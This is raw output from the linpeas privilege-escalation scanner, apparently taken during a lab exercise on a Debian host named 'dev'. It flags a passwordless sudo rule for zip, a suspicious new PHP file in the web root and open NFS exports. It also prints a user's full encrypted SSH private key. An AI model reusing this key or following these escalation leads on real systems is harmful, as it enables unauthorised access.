NAME   PID PROCESS   USER   CONNECTION   UNIT   SESSION   DESCRIPTION
:1.0   463 systemd-timesyn systemd-timesync :1.0   systemd-timesyncd.service -   -
:1.111   25052 busctl   jeanpaul   :1.111   session-13.scope   13   -
:1.16   717 systemd   root   :1.16   user@0.service   -   -
:1.2   1 systemd   root   :1.2   init.scope   -   -
:1.4   496 systemd-logind root   :1.4   systemd-logind.service   -   -
:1.95   19910 systemd   jeanpaul   :1.95   user@1000.service   -   -
org.freedesktop.DBus   1 systemd   root   -   init.scope   -   -
org.freedesktop.hostname1   - -   -   (activatable) -   -
org.freedesktop.locale1   - -   -   (activatable) -   -
org.freedesktop.login1   496 systemd-logind root   :1.4   systemd-logind.service   -   -
org.freedesktop.network1   - -   -   (activatable) -   -

```
org.freedesktop.resolve1         - -            -              (activatable) -                -
org.freedesktop.systemd1           1 systemd       root           :1.2          init.scope       -        -
org.freedesktop.timedate1        - -            -              (activatable) -                -
org.freedesktop.timesync1        463 systemd-timesyn systemd-timesync :1.0         systemd-
timesyncd.service -          -


                                ╔═══════════════════════╗
═══════════════════════════════╣ Network Information ╠═══════════════════════════════
                                ╚═══════════════════════╝
╔══════════╣ Hostname, hosts and DNS
dev
127.0.0.1       localhost
127.0.1.1       dev

::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
domain localdomain
search localdomain
nameserver 192.168.203.2

╔══════════╣ Interfaces
default         0.0.0.0
loopback        127.0.0.0
link-local      169.254.0.0

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
default qlen 1000
    link/ether 00:0c:29:55:3b:2f brd ff:ff:ff:ff:ff:ff
    inet 192.168.203.129/24 brd 192.168.203.255 scope global dynamic ens33
       valid_lft 1288261sec preferred_lft 1288261sec
    inet6 fe80::20c:29ff:fe55:3b2f/64 scope link
       valid_lft forever preferred_lft forever
3: ens34: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN group
default qlen 1000
    link/ether 00:0c:29:55:3b:39 brd ff:ff:ff:ff:ff:ff

╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp    LISTEN  0       64            0.0.0.0:2049        0.0.0.0:*
tcp    LISTEN  0       5           0.0.0.0:9090        0.0.0.0:*
tcp    LISTEN  0       128           0.0.0.0:55907       0.0.0.0:*
tcp    LISTEN  0       64            0.0.0.0:35781       0.0.0.0:*
tcp    LISTEN  0       128           0.0.0.0:37639       0.0.0.0:*
tcp    LISTEN  0       80          127.0.0.1:3306        0.0.0.0:*
tcp    LISTEN  0       128           0.0.0.0:111         0.0.0.0:*
tcp    LISTEN  0       128           0.0.0.0:22          0.0.0.0:*
tcp    LISTEN  0       128           0.0.0.0:57055       0.0.0.0:*
tcp    LISTEN  0       64             [::]:2049          [::]:*
```

```
tcp    LISTEN  0      128          [::]:55173        [::]:*
tcp    LISTEN  0      64           [::]:37255        [::]:*
tcp    LISTEN  0      128          [::]:33963        [::]:*
tcp    LISTEN  0      128          [::]:111          [::]:*
tcp    LISTEN  0      128            *:8080            *:*
tcp    LISTEN  0      128            *:80            *:*
tcp    LISTEN  0      128          [::]:52851        [::]:*
tcp    LISTEN  0      128          [::]:22           [::]:*

╔══════════╣ Can I sniff with tcpdump?
No



                         ╔════════════════════╗
═════════════════════════╣ Users Information ╠═════════════════════════
                         ╚════════════════════╝

╔══════════╣ My user
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),
30(dip),44(video),46(plugdev),109(netdev)

╔══════════╣ Do I have PGP keys?
gpg Not Found
netpgpkeys Not Found
netpgp Not Found

╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip

╔══════════╣ Checking sudo tokens
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens
ptrace protection is disabled (0)
gdb wasn't found in PATH, this might still be vulnerable but linpeas won't be able to check it

╔══════════╣ Checking Pkexec policy
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-
method-2

╔══════════╣ Superusers
root:x:0:0:root:/root:/bin/bash

╔══════════╣ Users with console
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
root:x:0:0:root:/root:/bin/bash

╔══════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),
30(dip),44(video),46(plugdev),109(netdev)
uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)
```

uid=101(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
uid=102(systemd-network) gid=103(systemd-network) groups=103(systemd-network)
uid=103(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)
uid=104(messagebus) gid=110(messagebus) groups=110(messagebus)
uid=105(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=106(mysql) gid=113(mysql) groups=113(mysql)
uid=107(_rpc) gid=65534(nogroup) groups=65534(nogroup)
uid=108(statd) gid=65534(nogroup) groups=65534(nogroup)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=999(systemd-coredump) gid=999(systemd-coredump) groups=999(systemd-coredump)
uid=9(news) gid=9(news) groups=9(news)

╔══════════╣ Login now
 10:49:45 up 2:40, 2 users, load average: 0.47, 0.10, 0.03
USER   TTY   FROM   LOGIN@   IDLE   JCPU   PCPU WHAT
root   tty1   -   08:10   1:06m 0.02s 0.01s -bash
jeanpaul pts/1   192.168.203.128 10:47   15.00s 0.10s 0.00s w

╔══════════╣ Last logons
jeanpaul pts/1   Mon Jan 2 10:47:33 2023   still logged in   192.168.203.128
jeanpaul pts/0   Mon Jan 2 10:45:14 2023 - Mon Jan 2 10:47:36 2023 (00:02)   192.168.203.128

wtmp begins Mon Jan 2 10:45:14 2023

╔══════════╣ Last time logon each user
Username   Port   From   Latest
root   tty1   Mon Jan 2 08:10:38 -0500 2023
jeanpaul   pts/1   192.168.203.128 Mon Jan 2 10:47:33 -0500 2023

╔══════════╣ Do not forget to test 'su' as any other user with shell: without password and with their names as password (I can't do it...)

╔══════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!

                    ╔═══════════════════════╗
════════════════════╣ Software Information ╠═══════════════════
                    ╚═══════════════════════╝

╔══════════╣ Useful software
/usr/bin/base64

/usr/bin/nc
/usr/bin/nc.traditional
/usr/bin/netcat
/usr/bin/perl
/usr/bin/php
/usr/bin/ping
/usr/bin/python
/usr/bin/python2
/usr/bin/python2.7
/usr/bin/python3
/usr/bin/python3.7
/usr/bin/socat
/usr/bin/sudo
/usr/bin/wget

╔══════════╣ Installed Compilers

╔══════════╣ MySQL version
mysql Ver 15.1 Distrib 10.3.27-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2

═╣ MySQL connection using default root/root ..... No
═╣ MySQL connection using root/toor ..... No
═╣ MySQL connection using root/NOPASS ..... No

╔══════════╣ Searching mysql credentials and exec
From '/etc/mysql/mariadb.conf.d/50-server.cnf' Mysql user: user   = mysql
Found readable /etc/mysql/my.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

╔══════════╣ Analyzing MariaDB Files (limit 70)
-rw-r--r-- 1 root root 869 Oct 12 2020 /etc/mysql/mariadb.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

-rw------- 1 root root 277 Jun 1 2021 /etc/mysql/debian.cnf

╔══════════╣ Analyzing Apache-Nginx Files (limit 70)
Apache version: Server version: Apache/2.4.38 (Debian)
Server built: 2020-08-25T20:08:29
httpd Not Found

Nginx version: nginx Not Found

/etc/apache2/mods-available/php7.3.conf-<FilesMatch ".+\.ph(ar|p|tml)$">
/etc/apache2/mods-available/php7.3.conf: SetHandler application/x-httpd-php
--
/etc/apache2/mods-available/php7.3.conf-<FilesMatch ".+\.phps$">
/etc/apache2/mods-available/php7.3.conf: SetHandler application/x-httpd-php-source
--
/etc/apache2/mods-enabled/php7.3.conf-<FilesMatch ".+\.ph(ar|p|tml)$">
/etc/apache2/mods-enabled/php7.3.conf: SetHandler application/x-httpd-php
--
/etc/apache2/mods-enabled/php7.3.conf-<FilesMatch ".+\.phps$">

```
/etc/apache2/mods-enabled/php7.3.conf:    SetHandler application/x-httpd-php-source
═╣ PHP exec extensions
drwxr-xr-x 2 root root 4096 Jun  1  2021 /etc/apache2/sites-enabled
drwxr-xr-x 2 root root 4096 Jun  1  2021 /etc/apache2/sites-enabled
lrwxrwxrwx 1 root root 29 Jun  1  2021 /etc/apache2/sites-enabled/htdev.conf -> ../sites-available/
htdev.conf
<VirtualHost *:8080>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/htdev
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
lrwxrwxrwx 1 root root 35 Jun  1  2021 /etc/apache2/sites-enabled/000-default.conf -> ../sites-
available/000-default.conf
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>


-rw-r--r-- 1 root root 186 Jun  1  2021 /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
lrwxrwxrwx 1 root root 35 Jun  1  2021 /etc/apache2/sites-enabled/000-default.conf -> ../sites-
available/000-default.conf
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

-rw-r--r-- 1 root root 71958 Feb 13  2021 /etc/php/7.3/apache2/php.ini
allow_url_fopen = On
allow_url_include = Off
odbc.allow_persistent = On
ibase.allow_persistent = 1
mysqli.allow_persistent = On
pgsql.allow_persistent = On
-rw-r--r-- 1 root root 71570 Feb 13  2021 /etc/php/7.3/cli/php.ini
allow_url_fopen = On
allow_url_include = Off
odbc.allow_persistent = On
ibase.allow_persistent = 1
mysqli.allow_persistent = On
pgsql.allow_persistent = On



╔══════════╣ Analyzing Rsync Files (limit 70)
-rw-r--r-- 1 root root 1044 Mar 15  2019 /usr/share/doc/rsync/examples/rsyncd.conf
```

```
[ftp]
        comment = public archive
        path = /var/www/pub
        use chroot = yes
        lock file = /var/lock/rsyncd
        read only = yes
        list = yes
        uid = nobody
        gid = nogroup
        strict modes = yes
        ignore errors = no
        ignore nonreadable = yes
        transfer logging = no
        timeout = 600
        refuse options = checksum dry-run
        dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz


╔══════════╣ Analyzing Ldap Files (limit 70)
The password hash is from the {SSHA} to 'structural'
drwxr-xr-x 2 root root 4096 Jun  1  2021 /etc/ldap


╔══════════╣ Searching ssl/ssh files
╔══════════╣ Analyzing SSH Files (limit 70)

-rw------- 1 jeanpaul jeanpaul 1876 Jun  2  2021 /home/jeanpaul/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDVFCI+ea
0xYnmZX4CmL9ZbAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQC/kR5x49E4
0gkpiTPjvLVnuS3POptOks9qC3uiacuyX33vQBHcJ+vEFzkbkgvtO3RRQodNTfTEB181Pj
3AyGSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1Z/JONKNWMYEqQKSuhBLsMzhkUEEbw3WLq
S0kiHCk/0VnPZ8EdMCsMGdj2MUm+ccr0GZySFg5SAJzJw2BGnjFSS+dERxb7e9tSLgDv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLUHPgXx3Xp0f5/pGzkk6JACzCKlQj0Qo3ueb6JSC
xWgwn6ey6XywTi9i7TdfFyCSiFW//jkeczyaQOxI/hyqYfLeiRB3AAAD0PHU/4RN8f2HUG
ks1NM9+C9B+Fpn+nGjRj6/53m3HoBaUb/JZyvUvOXNoYnxNKlxHP5r4ytsd8X8xp5zTpi1
tNmTeoB1kyoi2Uh70yPo4M6VlNupSeCzMQIYs/Wqya4ycyv1/yhGAPTZg8ARqop/RTQJtI
EYVDbTxKxr7JGBfaBPiFWdUIKlN1yBXWMRrIs3SBoOaQ/n+CZKQ65mMFRs4VwqpUsRJ8y7
ZoLZIfwaunV5f10PsCR8rp/2g563gK0bu+iVUqeo+kJMtFN7yEj2OaO6N/EdO4x/LVhqjY
SPZD6w23mPp2I693oop1VplTsHV2talK1lLvS239gU45J4VlxFtcLjRlSAhc1ktnHw1e4u
dRZ68JW0z2S4Y8q4EO/H4kGlZsyaf6oLCspGW1YQPhDJ2v6KkgRXyFb3tvo617yGEcBzzh
wrVuEXObOc+zDOYgw1a/1x1pzK5vGQWaUOjN2FEz+vnSPTX3cbgUkLh3ZshuVzov0Rx7i+
AM0CNiXVmgCGdLg0yBIv8lFIjYxswxTRkNzKYSagEZQNFCf+0H1cZcXKCK8z9a2NvBkQ/b
rGvuoZuIjGqGvMP3Ifdma7PsG3A8GNOgWnl9YuMgc4r2WulsQVLVEJGIJjap71oNwGCUud
T1Ou2tVn7Cf0T/NmuRmh7VUkTagDMf3u5X+UIST5Sv8y2y9jgR4x92ZL+AY968Pif1devc
753z+GL7eWfbNqd+TJfxPdh82EqE5cmN/jYOKc0D1MC2zVChNCVWQYf4uVQ0L/XOXQXnFT
hWdHfnf/SXos28dSM7Kx6B3jmeZQ60vk0Apas0D9gLz5xZ9GCb0Dwwka4dBSw57cwBbB3E
PKXqJFks2ZnkyVL1W8u6ovnkpcqQz1mxr42zdC52Jc30NYww7H2G7v7FYKtf6tEyzeXG2+
rcZwO4evWbV158rzrA4ibsGRn8+PM86LI/7T5/Y5pc2T+TAaDjKLRZ0Dtv5nMvHpigqDu4
+e/eQk9dTmMPv9jbqcHeRo7N/Q8EC4vtXj/pCPydB5lYw/GMb8Bq5opXzADx0n4zDLtGDC
LHcAIF6FMa+kLQHKvG1fDIK2xpLz+HxYCYTS/UAVRtWAdzQ29uG8zFAopGoQGbNA+caq7z
iLUBEWHXJktNenIrfF3rqB3m8SNyNIn+MQS3LIakhlHAqXMIWU2pQE/0tF+V8xuKRpZvw/
gdhLfAhm2gZMQzOe1cXWhKmtEQUntPdPAyfOTZcUtcs/pKNEjNTz5YnhQqnDbAh5x46UgZ
q4xpWBvdz0v8qwF6LXLdPBEcT4TOg=
-----END OPENSSH PRIVATE KEY-----
-rw-r--r-- 1 jeanpaul jeanpaul 394 Jun  2  2021 /home/jeanpaul/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/
```

kR5x49E40gkpiTPjvLVnuS3POptOks9qC3uiacuyX33vQBHcJ+vEFzkbkgvtO3RRQodNTfTEB181Pj3Ay-
GSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1Z/JONKNWMYEqQKSuhBLsMzhkUEEbw3WLqS0kiHCk/
0VnPZ8EdMCsMGdj2MUm+ccr0GZySFg5SAJzJw2BGnjFSS+dERxb7e9tSLgDv4nWg7fWw2dcG956mh-
1ZrPau7Gc1hFHQLLUHPgXx3Xp0f5/
pGzkk6JACzCKIQj0Qo3ueb6JSCxWgwn6ey6XywTi9i7TdfFyCSiFW//jkeczyaQOxI/hyqYfLeiRB3
jeanpaul@dev

-rw-r--r-- 1 root root 394 Jun 2 2021 /home/jeanpaul/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/
kR5x49E40gkpiTPjvLVnuS3POptOks9qC3uiacuyX33vQBHcJ+vEFzkbkgvtO3RRQodNTfTEB181Pj3Ay-
GSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1Z/JONKNWMYEqQKSuhBLsMzhkUEEbw3WLqS0kiHCk/
0VnPZ8EdMCsMGdj2MUm+ccr0GZySFg5SAJzJw2BGnjFSS+dERxb7e9tSLgDv4nWg7fWw2dcG956mh-
1ZrPau7Gc1hFHQLLUHPgXx3Xp0f5/
pGzkk6JACzCKIQj0Qo3ueb6JSCxWgwn6ey6XywTi9i7TdfFyCSiFW//jkeczyaQOxI/hyqYfLeiRB3
jeanpaul@dev

PermitRootLogin yes
PubkeyAuthentication yes
ChallengeResponseAuthentication no
UsePAM yes

═╣ Possible private SSH keys were found!
/home/jeanpaul/.ssh/id_rsa
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/encrypt2.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/sign2.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/encrypt.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/ca.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/intermediate.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/sign.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/dkim/dkim.test.priv

═╣ Some certificates were found (out limited):
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/ca.crt
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/encrypt2.crt
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/encrypt.crt
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/intermediate.crt
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/sign2.crt
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/sign.crt
19978PSTORAGE_CERTSBIN

═╣ Some home ssh config file was found
/usr/share/openssh/sshd_config
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
PrintMotd no
AcceptEnv LANG LC_*
Subsystem	sftp /usr/lib/openssh/sftp-server

═╣ /etc/hosts.allow file found, trying to read the rules:
/etc/hosts.allow

Searching inside /etc/ssh/ssh_config for interesting info
Host *

SendEnv LANG LC_*
HashKnownHosts yes
GSSAPIAuthentication yes

╔══════════╣ Analyzing PAM Auth Files (limit 70)
drwxr-xr-x 2 root root 4096 Jun 1 2021 /etc/pam.d
-rw-r--r-- 1 root root 2133 Jan 31 2020 /etc/pam.d/sshd

╔══════════╣ Analyzing NFS Exports Files (limit 70)
-rw-r--r-- 1 root root 535 Jun 2 2021 /etc/exports
/srv/nfs 192.168.0.0/16(rw,sync,no_subtree_check)
/srv/nfs 10.0.0.0/8(rw,sync,no_subtree_check)
/srv/nfs 172.16.0.0/12(rw,sync,no_subtree_check)

╔══════════╣ Analyzing Keyring Files (limit 70)
drwxr-xr-x 2 root root 4096 Jun 1 2021 /usr/share/keyrings

╔══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd

╔══════════╣ Analyzing Github Files (limit 70)
drwxr-xr-x 3 www-data www-data 4096 Jun 1 2021 /var/www/html/vendor/bolt/bolt/.github
drwxr-xr-x 2 www-data www-data 4096 Jun 1 2021 /var/www/html/vendor/doctrine/lexer/.github
drwxr-xr-x 3 www-data www-data 4096 Jun 1 2021 /var/www/html/vendor/doctrine/
persistence/.github
drwxr-xr-x 3 www-data www-data 4096 Jun 1 2021 /var/www/html/vendor/filp/whoops/.github
drwxr-xr-x 3 www-data www-data 4096 Jun 1 2021 /var/www/html/vendor/seld/jsonlint/.github
drwxr-xr-x 2 www-data www-data 4096 Jun 1 2021 /var/www/html/vendor/swiftmailer/
swiftmailer/.github

╔══════════╣ Analyzing PGP-GPG Files (limit 70)
gpg Not Found
netpgpkeys Not Found
netpgp Not Found

-rw-r--r-- 1 root root 8700 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-automatic.gpg
-rw-r--r-- 1 root root 8709 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-security-
automatic.gpg
-rw-r--r-- 1 root root 2453 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-stable.gpg
-rw-r--r-- 1 root root 8132 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-buster-automatic.gpg
-rw-r--r-- 1 root root 8141 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-buster-security-
automatic.gpg
-rw-r--r-- 1 root root 2332 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-buster-stable.gpg
-rw-r--r-- 1 root root 7443 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-stretch-automatic.gpg
-rw-r--r-- 1 root root 7452 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-stretch-security-

automatic.gpg
-rw-r--r-- 1 root root 2263 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg
-rw-r--r-- 1 root root 8700 Mar 16 2021 /usr/share/keyrings/debian-archive-bullseye-automatic.gpg
-rw-r--r-- 1 root root 8709 Mar 16 2021 /usr/share/keyrings/debian-archive-bullseye-security-automatic.gpg
-rw-r--r-- 1 root root 2453 Mar 16 2021 /usr/share/keyrings/debian-archive-bullseye-stable.gpg
-rw-r--r-- 1 root root 8132 Mar 16 2021 /usr/share/keyrings/debian-archive-buster-automatic.gpg
-rw-r--r-- 1 root root 8141 Mar 16 2021 /usr/share/keyrings/debian-archive-buster-security-automatic.gpg
-rw-r--r-- 1 root root 2332 Mar 16 2021 /usr/share/keyrings/debian-archive-buster-stable.gpg
-rw-r--r-- 1 root root 55625 Mar 16 2021 /usr/share/keyrings/debian-archive-keyring.gpg
-rw-r--r-- 1 root root 36873 Mar 16 2021 /usr/share/keyrings/debian-archive-removed-keys.gpg
-rw-r--r-- 1 root root 7443 Mar 16 2021 /usr/share/keyrings/debian-archive-stretch-automatic.gpg
-rw-r--r-- 1 root root 7452 Mar 16 2021 /usr/share/keyrings/debian-archive-stretch-security-automatic.gpg
-rw-r--r-- 1 root root 2263 Mar 16 2021 /usr/share/keyrings/debian-archive-stretch-stable.gpg

╔══════════╣ Analyzing Postfix Files (limit 70)
-rw-r--r-- 1 root root 675 Mar 1 2019 /usr/share/bash-completion/completions/postfix

╔══════════╣ Analyzing FTP Files (limit 70)

-rw-r--r-- 1 root root 69 Feb 13 2021 /etc/php/7.3/mods-available/ftp.ini
-rw-r--r-- 1 root root 69 Feb 13 2021 /usr/share/php7.3-common/common/ftp.ini

╔══════════╣ Analyzing Bind Files (limit 70)
-rw-r--r-- 1 root root 856 Mar 1 2019 /usr/share/bash-completion/completions/bind
-rw-r--r-- 1 root root 856 Mar 1 2019 /usr/share/bash-completion/completions/bind

╔══════════╣ Analyzing Windows Files (limit 70)

lrwxrwxrwx 1 root root 22 Jun 1 2021 /etc/alternatives/my.cnf -> /etc/mysql/mariadb.cnf
lrwxrwxrwx 1 root root 24 Jun 1 2021 /etc/mysql/my.cnf -> /etc/alternatives/my.cnf
-rw-r--r-- 1 root root 83 Jun 1 2021 /var/lib/dpkg/alternatives/my.cnf

╔══════════╣ Analyzing Other Interesting Files (limit 70)
-rw-r--r-- 1 root root 3526 Apr 18 2019 /etc/skel/.bashrc
-rw-r--r-- 1 jeanpaul jeanpaul 3526 Jun 1 2021 /home/jeanpaul/.bashrc

-rw-r--r-- 1 root root 807 Apr 18 2019 /etc/skel/.profile
-rw-r--r-- 1 jeanpaul jeanpaul 807 Jun 1 2021 /home/jeanpaul/.profile

╔═══════════════════╗
═══════════════════════════════════╣ Interesting Files ╠═══════════════════════════════════
╚═══════════════════╝

╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid

strings Not Found
strace Not Found
-rwsr-xr-x 1 root root 113K Jun 24 2020 /usr/sbin/mount.nfs
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/
Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/mount --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 154K Jan 20 2021 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
-rwsr-xr-- 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign

╔══════════╣ SGID
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 39K Feb 14 2019 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root mail 19K Dec 3 2017 /usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 31K Jul 27 2018 /usr/bin/expiry
-rwxr-sr-x 1 root tty 35K Jan 10 2019 /usr/bin/wall
-rwxr-sr-x 1 root tty 15K May 4 2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root ssh 315K Jan 31 2020 /usr/bin/ssh-agent
-rwxr-sr-x 1 root crontab 43K Oct 11 2019 /usr/bin/crontab
-rwxr-sr-x 1 root shadow 71K Jul 27 2018 /usr/bin/chage

╔══════════╣ Checking misconfigurations of ld.so
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld-so
/etc/ld.so.conf
include /etc/ld.so.conf.d/*.conf

/etc/ld.so.conf.d
  /etc/ld.so.conf.d/libc.conf
/usr/local/lib
  /etc/ld.so.conf.d/x86_64-linux-gnu.conf
/usr/local/lib/x86_64-linux-gnu
/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu

╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Current env capabilities:
Current: =
Current proc capabilities:
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Parent Shell capabilities:
0x0000000000000000=

Files with capabilities (limited to 50):

/usr/bin/ping = cap_net_raw+ep

╔══════════╣ AppArmor binary profiles
-rw-r--r-- 1 root root 3129 Feb 10 2019 usr.bin.man
-rw-r--r-- 1 root root 730 Nov 25 2020 usr.sbin.mysqld

╔══════════╣ Files with ACLs (limited to 50)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls
files with acls in searched folders Not Found

╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh

╔══════════╣ Executable files potentially added by user (limit 70)
2023-01-02+09:38:41.4053628910 /var/www/html/carpediem.php
2023-01-02+08:09:11.7893601930 /var/www/html/app/database/bolt.db
2023-01-02+08:09:11.2773585350 /var/www/html/app/cache/profiler/index.csv
2021-06-01+15:38:37.6036239320 /var/www/html/app/config/config.yml
2021-06-01+10:12:31.1442637490 /var/www/html/app/cache/development/twig/
fd6cfe710c30f5d08f4d222f03be543e/
94/9432b57f45aa79e924ef16e2dcc7f92ab8ef541622013c083503b48eda18901e.php
